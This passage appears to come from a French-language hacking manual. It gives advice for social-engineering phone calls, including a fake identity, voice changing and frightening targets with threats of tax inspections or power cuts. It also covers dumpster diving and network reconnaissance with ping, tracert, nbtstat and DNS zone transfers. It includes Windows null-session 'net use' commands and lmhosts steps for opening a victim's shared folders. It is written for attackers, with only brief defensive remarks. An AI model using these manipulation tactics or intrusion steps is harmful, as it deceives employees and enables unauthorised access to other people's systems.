Vous allez prendre connaissances de quelques conseils pour réussir une attaque de type ingénierie sociale.

- se préparer à l'avance, en marquant sur une feuille les questions à poser et votre fausse identité,
- s'entraîner à changer de voix,
- ne jamais raccrocher brutalement au nez de votre interlocuteur, même s'il ne veut pas exécuter vos volontés,
- toujours faire des recherches sur l'entreprise pour ne jamais être pris au dépourvu au téléphone,
- ne jamais tourner autour du pot toujours aller droit au but,
- ne pas trop parler pour qu'il puisse vous dévoiler les informations voulues

- éviter les onomatopées du genres : heu..., hein !..., on..., je sais pas .... car vous ne paraissez pas sûr de vous.
- faire le « psychologue » en adoptant un ton différent en fonction de la personne étant à l'autre bout du combiné. Comme la peur en faisant comprendre à la personne qu'elle va s'attirer les colères du patron ou subir des actions indésirables comme des coupures d'électricité , avoir la visite du fisc, de l'ADAPI... ou sinon lui montrer que si elle accepte de faire ce que vous lui demander, elle vous faciliterait grandement la vie.
- ne pas insulter les personnes ou la forcer à faire ce qu'elle ne veut pas faire mais plutôt essayer de savoir ce qui la gêne.
- garder son contrôle jusqu'à la fin.
- ne pas s'énerver.
- toujours remercier la personne même si elle n'a pas satisfait vos attentes
- mettre des bruits de fond comme dans un bureau (bien sûr cela dépend du contexte dans lequel vous vous trouvez).
- avoir beaucoup d'imagination, cela peut servir car répéter le même scénario plusieurs fois conduit un échec total.

Le trashing consiste à faire les poubelles de la cible dans le but de trouver des informations intéressantes (vous ne vous imaginez pas ce que l'on peut y trouver si on a de la chance) comme le social engineering, cette technique n'est pas spécifique au piratage mais peut grandement aider.

## **Parades :**

Il n'y a pas de parade à ceci car vous ne pouvez contrôler l'accès à ces informations et si vous donner de fausses informations vous ne respecter plus les chartes donc donner à chaque fois que le strict minimum. En ce qui concerne l'ingénierie sociale, formez le personnel, en leur expliquant qu'ils doivent, par exemple, contacter un des chef lors de ce genre d'appel avant de donner des informations.



# Utilitaires et outils automatisés

## ping :

Un *ping* est une fonction importante car elle permet de savoir si une adresse IP est attribuée, elle va aussi permettre de savoir où est située la personne à qui appartient l'IP et aussi de connaître le fournisseur d'accès de la cible grâce à l'option de résolution l'adresse IP en nom d'hôtes. On peut « ping » des machines grâce à des logiciels comme : nmap, Pinger de Rhino9 , Ping Sweep de SolarWind, WS\_Ping ProPack de Ipswitch , et les outils netscan. il existe plein d'autre mais se sont les plus connus.


Les interpréteurs de commandes intègrent aussi une commande *ping* . Voici quelques options sous MS-DOS :

- *-t* : qui envoie des requêtes « ping » sur l'hôte jusqu'à qu'une personne interrompe cela à l'aide de CTRL + C
- *-a* : qui permet de résoudre une adresse IP en nom d'hôte
- *-i x* : qui permet de déterminer le TTL des paquets ping (x doit être compris entre 1 et 255)
- *-n x* : qui permet d'envoyer un nombre déterminé de paquet ICMP\_ECHO\_REQUEST.

Ce sont les options les plus importantes de la commande *Ping* sous MS-DOS.

Pour information la commande *Ping* envoie des paquets et grâce protocole ICMP\_ECHO\_REQUEST et reçoit des paquets de type ICMP\_ECHO\_REPLY.

Exemple  
d'utilisation  
de la  
commande  
*ping* sous  
windows :



```
Microsoft Windows [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>ping 81.56.██.██

Envoi d'une requête 'ping' sur 81.56.██.██ avec 32 octets de données :

Réponse de 81.56.██.██ : octets=32 temps=110 ms TTL=125
Réponse de 81.56.██.██ : octets=32 temps=110 ms TTL=125
Réponse de 81.56.██.██ : octets=32 temps=110 ms TTL=125
Réponse de 81.56.██.██ : octets=32 temps=120 ms TTL=125

Statistiques Ping pour 81.56.██.██:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    minimum = 110ms, maximum = 120ms, moyenne = 112ms

C:\>_
```



## traceroute et tracert :

*Traceroute* (pour Linux) et *tracert* (pour Windows) permettent de tracer et suivre le chemin qu'à emprunter un paquet quelconque jusqu'au système cible. On peut aussi déterminer la topologie d'un réseau. Normalement, la dernière adresse IP marquée doit être celle du destinataire. Si ça n'est pas le cas, un système filtrant est placé avant le système du destinataire.

*traceroute* utilise par défaut le protocole UDP pour l'envoi des paquets, il peut aussi utiliser le protocole ICMP. *tracert* lui fonctionne de manière inverse à *traceroute*, car il utilise par défaut le protocole ICMP pour l'envoi des paquets et peut utiliser le protocole UDP.

Astuces : affectez le port TCP 53 à vos paquets envoyés avec *traceroute* et *tracert* car ce port n'est généralement pas filtré par les systèmes de filtrage de paquets (cf chapitre sur les murs par-feu) .

Exemple  
d'utilisation  
de la  
commande  
*tracert* sous  
windows :

```

C:\>tracert 81.56.6.1

Détermination de l'itinéraire vers lns-p19-8-81-56-6-1.adsl.proxad.net [81.56.6.1]
avec un maximum de 30 sauts :

  1  70 ms   71 ms   60 ms  192.168.254.254
  2  60 ms   60 ms   60 ms  th2-6k-1.routers.proxad.net [212.27.37.30]
  3  50 ms   60 ms   60 ms  p19-6k-1-a6.routers.proxad.net [213.228.3.81]
  4  60 ms   70 ms   61 ms  lns-p19-8-a9.routers.proxad.net [212.27.32.170]
  5  120 ms  120 ms  141 ms  lns-p19-8-81-56-6-1.adsl.proxad.net [81.56.6.1]

Itinéraire déterminé.
C:\>
  
```

Voici des utilitaires permettant de ping et tracer des systèmes :

Nom du logiciel :	TRIDCOMM
OS visés :	Tous les windows
Licence :	freeware
Editeur ou Auteur :	
Le but du logiciel :	Fournit un ping et un tracert sur fond de carte terrestre dans le but de savoir dans quel endroit est situé le système tracé

Nom du logiciel :	NEOTRACE EXPRESS 3.25
OS visés :	Tous le windows
Licence :	freeware
Editeur ou Auteur :	
Le but du logiciel :	Comme tridcomm, il permet de « tracer » une ip, un serveur, un pc... sur fond de carte terrestre.

Nom du logiciel :	PING PLOTTER 2.30.1
OS visés :	Tous les windows
Licence :	shareware
Editeur ou Auteur :	
Le but du logiciel :	Il a de très bonnes fonctions que je vous laisse découvrir, entre autre, il permet de tracer une ip, faire des lookup...

## les commandes Dos utiles aux hackers :

### PING

syntaxe : ping [IP ou nom de l'hôte]

exemple : ping 208.24.96.12

utilité : - Permet de savoir si un système est connecté  
- permet d'obtenir des informations sur un système

### NETSTAT

syntaxe : netstat

exemple : netstat

utilité : - Permet de connaître des informations locales sur TCP/IP

- obtenir l'IP d'une personne sous ICQ avec qui on a établi une conversation

Options : • -a : qui va nous montrer les connexions en cours et les ports.

- -e : qui va nous renvoyer des informations Ethernet
- -p x : nous renvoie les informations de connexions pour le port spécifié à la place de x
- -r : qui va nous renvoyer la table de routage

(Tapez la commande help netstat pour connaître les autres options)

### NBTSTAT

syntaxe : nbtstat -x [...]

exemple : nbtstat -x ...

utilité : - Permet de voir les informations sur les connexions TCP/IP du système cible utilisant NetBIOS  
- exploit netbios

(Tapez la commande `help nbtstat` pour connaître les autres options)

#### **NET VIEW**

syntaxe : `net view [nom de la machine]`

exemple : `net view KHALEL`

utilité : - permet de voir les ressources partagées de la machine cible.

#### **NET USE**

syntaxe : `net use [nom de la machine][lettre de la ressource]`

exemple : `net use KHALEL`

utilité : - permet de se connecter à la ressource partagée spécifiée


Il y a bien sûr d'autres commandes (comme `arp`, `route`, `nslookup`...).

### **finger :**

C'est un utilitaire qui permet d'obtenir des informations sur les utilisateurs d'un système. C'est aussi un protocole utilisant par défaut le port 79.

### **messages d'erreur des serveurs :**

Lorsque vous naviguez sur Internet, vous avez déjà dû voir des messages du genre : « Forbidden » ou autres.



Et bien ces genres de messages peuvent être utiles aux pirates, car cela peut leur permettre de déterminer le type et la version du serveur cible. Pour obtenir ces informations, vous pouvez amener le serveur à produire une erreur en mettant par exemple une adresse pointant vers un fichier n'existant pas. Faites marcher votre imagination et vous verrez que vous aurez des informations plus précises sur le serveur comme le chemin d'accès au répertoire « /cgi-bin/ », le chemin d'accès au répertoire web.

## **bannières :**

Une bannière est un bloc de texte que l'on obtient lorsque l'on se connecte au port d'un système. Une bannière donne généralement le système d'exploitation, la version et le nom du serveur (si l'on se connecte sur un serveur situé sur la cible, comme un serveur FTP) .

La meilleure parade serait de modifier la bannière, le port par défaut du service ou modifier l'implémentation de TCP/IP du système d'exploitation ou en émuler un autre à la place car c'est cette implémentation qui est responsable de la détermination du système d'exploitation.

Pourquoi ?

Parce que les systèmes sont programmés par des personnes différentes qui n'ont pas la même manière de programmer.

## transfert de zones :

D'abord revoyons quelques notions de réseau, surtout celles qui concernent les serveurs DNS ( Domaine Name Server) .

Un serveur DNS est un composant réseau qui est principalement chargé de faire certaines résolutions pour faciliter la vie des hommes et des systèmes. Généralement, les grosses entreprises possèdent un serveur DNS voir plusieurs, chargés de résolutions internes.

Passons à un exemple pour mieux comprendre le travail des serveurs DNS. En premier, rappelez-vous que les noms d'hôtes et les adresse IP sont unique au monde.

Lorsque vous saisissez l'adresse d'un site web dans votre navigateur, votre requête est passée par un système de résolution de nom de domaine, qui l'a prise comme une requête de type A (qui consiste à résoudre un nom d'hôte en adresse IP, car les ordinateurs ne comprennent que les chiffres) et vous renvoie la réponse qu'il a normalement reçu des systèmes DNS, ayant autorité sur le domaine recherché.

Bon cela ne se passe peut-être pas forcément ainsi, cela dépend de plusieurs points comme votre configuration réseau ...

Avant de passer à la manière dont les pirates exploitent les informations que traitent les DNS, nous allons étudier ensemble les différentes types de requêtes que peuvent traiter les DNS, cette partie est très importante car d'abord vous allez apprendre comment fonctionnent réellement les DNS et savoir sur quoi se base les pirates exploitant les mauvaises configurations de ces DNS.

### Les requêtes

Les requêtes	Buts
A	Permet de résoudre un nom d'hôte en adresse IP. Pour cela, il vous faut le nom d'hôte de la machine à résoudre et l'adresse du DNS ayant autorité sur la machine.
ANY	Permet d'avoir tous les enregistrements qu'un serveur DNS a dans son cache à propos d'une machine particulière. Pour cela, il vous faut le nom d'hôte ou l'adresse IP de la machine cible et l'adresse du DNS ayant autorité sur la machine.
AXFR	Permet de faire un transfert de zone sur un DNS. Il vous faut l'adresse du DNS autoritaire et le nom de domaine de la cible (ex : free.fr, sans le www.)

CNAME (Canonical Name)	Permet de résoudre le nom d'hôte d'un système à partir d'un de ses alias. Pour cela, il vous faut l'adresse du DNS autoritaire et d'un des alias du système de la cible.
HINFO (Host Info)	Permet d'avoir la configuration (matérielle et logiciel) du système cible. Pour cela, il vous faut l'adresse du DNS autoritaire et du système de la cible.
MX (Mail exchange)	Permet d'avoir l'adresse IP et le nom d'hôte des machines utilisées pour l'acheminement du mail sur le nom de domaine de la cible. Pour cela, il vous faut l'adresse du DNS autoritaire et le nom de domaine de la cible.
NS (Name Server)	Permet d'avoir les adresses des machines (serveurs DNS) résolvant les noms d'hôtes d'un domaine. Pour cela, il vous faut l'adresse du DNS autoritaire et le nom de domaine de la cible.
PTR (Pointer)	Permet de résoudre une adresse IP en nom d'hôte. Pour cela, il vous faut l'adresse IP de la machine à résoudre et l'adresse du DNS autoritaire.
SOA (Start Of Authority)	Permet de savoir l'adresse du DNS principal (généralement, c'est le premier serveur DNS du réseau). Pour cela, il vous faut l'adresse d'un des serveurs DNS du réseau.

## Un transfert de zones

Lorsque un serveur DNS secondaire a besoin de mettre à jour ses enregistrements (ce sont les informations qu'un serveur DNS a dans son cache concernant les systèmes sur lesquels il a autorité), il fait ce que l'on appelle un transfert de zone à partir du serveur DNS principal (qui a généralement autorité sur toutes les machines du réseau). Maintenant si un pirate faisait un transfert de zone à la place d'un serveur secondaire, il aurait sur son écran toutes les informations concernant le réseau de sa cible sans scanner les machines du réseau et sans faire de recherches.


Certains programmes qui permettent d'interroger un DNS vont demander de fournir des données comme le nom de domaine cible et le nom du DNS autoritaire du domaine (généralement le premier DNS du réseau cible) .

Pour trouver ces informations, consulter une base données whois au sujet du domaine cible.

Voici des logiciels permettant d'interroger les DNS :




Nom du logiciel :	DNS Expert
OS visés :	NT/95/98/2000
Licence :	demo
Editeur ou Auteur :	Men&Mice
Le but du logiciel :	Permet de faire des requêtes DNS



Nom du logiciel :	rPing
OS visés :	Tous les windows

Licence :	shareware
Editeur ou Auteur :	
Le but du logiciel :	Fournir tous les utilitaires utiles pour un réseau : ping, traceroute, lookup...



Nom du logiciel :	IPCHECK
OS visés :	
Licence :	
Editeur ou Auteur :	
Le but du logiciel :	Il fournit aussi les utilitaires comme lookup, ping, scanner de ports...


Nom du logiciel :	Tous les utilitaire donnant la possibilité de chercher avec lookup ou des utilitaires comme axfr, dig...
-------------------	--

### cartographie :

Cartographier un réseau va nous permettre d'obtenir la topologie du réseau et la localisation des éléments du réseau. Les logiciels permettant de cartographier un réseau font partie des couteaux suisses de la boîte à outils des administrateurs mais aussi des pirates car cela va leur permettre d'analyser et de surveiller les systèmes du réseau.



Ces logiciels s'appellent généralement des Networks Mapper.



Nom du logiciel :	CHEOPS
OS visés :	
Licence :	Open Source
Editeur ou Auteur :	Mark Spencer
Le but du logiciel :	Cartographier un réseau et donner sous forme graphique les systèmes du réseau. Fournit aussi un ping, tracert...

## les messages électroniques :

Pour obtenir des informations comme l'adresse IP et les logiciels de messagerie de la cible, vous pouvez si vous connaissez son adresse de messagerie, lui envoyer un message électronique et lui demander de vous répondre (même pour vous dire qu'il a bien reçu votre message) . Car c'est le message qu'il vous a renvoyé qui va vous permettre de déterminer des informations recherchées (remonter de quelques lignes pour en reprendre connaissance) .

Les informations voulues sont situés dans les en-tête du message qu'il vous a renvoyé, pour ne pas surcharger le livre je n'ai pas détailler ici la méthode car elle est décrite dans le chapitre consacré aux messageries et aux cookies.

## recensement des systèmes et des ressources partagées :

Le recensement est une étape importante dans la recherche car c'est à ce moment que vous allez commencer à cibler vos attaques sur les points faibles du système. Nous allons voir dans cette partie les différentes techniques de recensement pour chaque système d'exploitation (Windows, Linux/Unix) .

- Windows NT :

À l'aide des commandes Dos '*net view*' et '*net use*', vous pouvez, respectivement, voir et accéder aux ressources partagées d'un système.

Syntaxes :

- C:\>net view /domain [:nom\_de\_domaine] : permet de recenser les systèmes du domaine.
- C:\>net view \\nom\_hôte : permet de voir les ressources partagées d'un système.
- C:\>net use \\IP\_cible(ou nom d'hôte)\IPC\$ "" /user:"" : permet de se connecter aux ressources partagées avec une connexion nulle.
- C:\>net use \\nom\_hôte\lettre\_ressource : permet de se connecter à la ressource partagée non protégée du système.

Vous pouvez aussi recenser les utilisateurs et les comptes sous Windows NT à l'aide de la commande nbtstat.

Sous DOS il faut taper :

```
c:WINDOWS nbtstat -A IP_de_la_victime
```

Normalement vous aurez un truc pareil à ce qui suit si votre victime est en réseau:

```
NetBIOS Remote Machine Name Table
Name Type Status
-----
KHAALEL<00> UNIQUE Registered
WORKGROUP <00> GROUPE Registered
KHAALEL <03> UNIQUE Registered
KHAALEL <20> UNIQUE Registered
WORKGROUP <1E> GROUPE Registered
MAC Address = 00-00-00-00-00-00
```

Ici c'est la ligne avec le numéro <20> qui nous intéresse car la plupart du temps c'est

sur cette ligne que figure le nom de l'ordi (ici KHAALEL). Maintenant il faut éditer un fichier lmhosts avec:

```
c:WINDOWS edit lmhosts
```

Puis taper:

```
IP_de_la_victime KHAALEL(le nom se trouvant à la place) #PRE
```

Ensuite tapez

```
c:WINDOWS nbtstat -R
```

Ensuite allez sous démarrer > rechercher > ordinateur inscrivez dans la case le nom de l'ordinateur cible. Cliquez sur le nom avec un click droit puis sélectionnez ouvrir ou explorer.

Vous pouvez faire un recensement des bannières à l'aide de Telnet pour connaître les services qui tournent sur le système cible.

Voici une liste de programmes qui permettent de recenser des informations sur un système.

Utilitaires	Fonctions
Nbtscan	Permet de faire la commande nbtstat sur plusieurs IP et sans avoir à les retaper à chaque test.
DumpACL	Recense les ressources partagées sur le système cible . ( <a href="http://www.somarsoft.com">www.somarsoft.com</a> )
getmac	Permet d'obtenir l'adresse MAC de la cible.
netviewx	Permet d'obtenir les services et les systèmes d'un domaine.
nlttest	
net view	( voir plus haut pour plus d'informations )
NetBios Auditing Tool ( NAT)	Scanner et balayeur NetBIOS
netstat	( voir plus haut pour plus d'informations )
nbtstat	( voir plus haut pour plus d'informations )
NTRK	NT Resource Kit. C'est un ensemble de petits utilitaires fournis par Microsoft et qui permettent dès fois d'administrer un système à distance. Les pirates peuvent donc l'utiliser pour obtenir certaines informations. ( <a href="ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/">ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/</a> )
NTInfoScan	Scanner de systèmes à la recherche de services. Il permet aussi d'obtenir des

	informations sur les utilisateurs d'un système et sur NetBIOS. ( <a href="http://www.cerberus-infosec.co.uk/ntinfoscan.shtml">http://www.cerberus-infosec.co.uk/ntinfoscan.shtml</a> )
enum	Permet de recenser des systèmes par NetBIOS
netcat	Le célèbre interpréteur de commandes dont on fera peut-être la connaissance plus tard

- Unix :

Comme sous Windows, on peut recenser les ressources partagées et recenser les utilisateurs mais les commandes sont bien sûr différentes.


Pour recenser les ressources partagées, on peut utiliser la commande '*showmount*', et pour recenser les utilisateurs il faut utiliser la commande '*finger*'. On peut aussi recenser les bannière grâce à *netcat*.

## les divers scanners :


Voici certains « protocoles » permettant de conventionner les techniques utilisées par les scanners de vulnérabilités.

Il y a CVE ( Common Vulnerabilities and Exposures ), CIDF ( Common Intrusion Detect Framework ), IETF/IDEF ( Intrusion Detection Exchange Format ), IETF/IDWG ( Intrusion Detection Working Group ), IETF/Syslog ( Security Issues in Network Event Logging ), ICAT Metabase.

### Scanners payants



### Scanners gratuits





# **Infiltration, piratage et sécurisation des systèmes d'exploitation**

# Windows

Nous allons ensemble étudier les techniques de base de piratage de windows. Surtout les techniques que l'on peut faire à distance car c'est le principal accès qu'un pirate peut avoir sur un système windows.

Pour savoir le système tournant sur un ordinateur, on peut utiliser nmap ou hping qui permettent de déterminer le système d'exploitation et sa version. Pour pouvoir réaliser cette identification les logiciels vont analyser l'implémentation de TCP/ IP de la machine en scannant ses ports. Pourquoi ? Car chaque personne à sa manière de programmer donc a aussi sa manière d'implémenter la pile de protocole TCP/ IP sur un système d'exploitation.

Pour que nmap et ses compères ne puissent déterminer avec certitude le système d'exploitation tournant sur votre ordinateur, il n'y a pas plusieurs solutions. La meilleure serait des changer les informations que les champs des paquets contiennent par le contenu des mêmes champs d'un paquet émis par un autre système. Les champs qu'il faut changer sont généralement :

- le champs TTL
- le champs TOS (Type Of Service)
- le champs définissant la taille de le fenêtre
- DF et ACK

Bien sûr, seuls les systèmes en Open Source peuvent nous permettre de changer cela, à moins que l'on sache patcher NT.

Il y a aussi une deuxième méthode qui consiste à modifier l'implémentation de TCP/IP de votre système (en Open Source) par un autre que vous aurez créer ou en émulant celui d'un autre système.

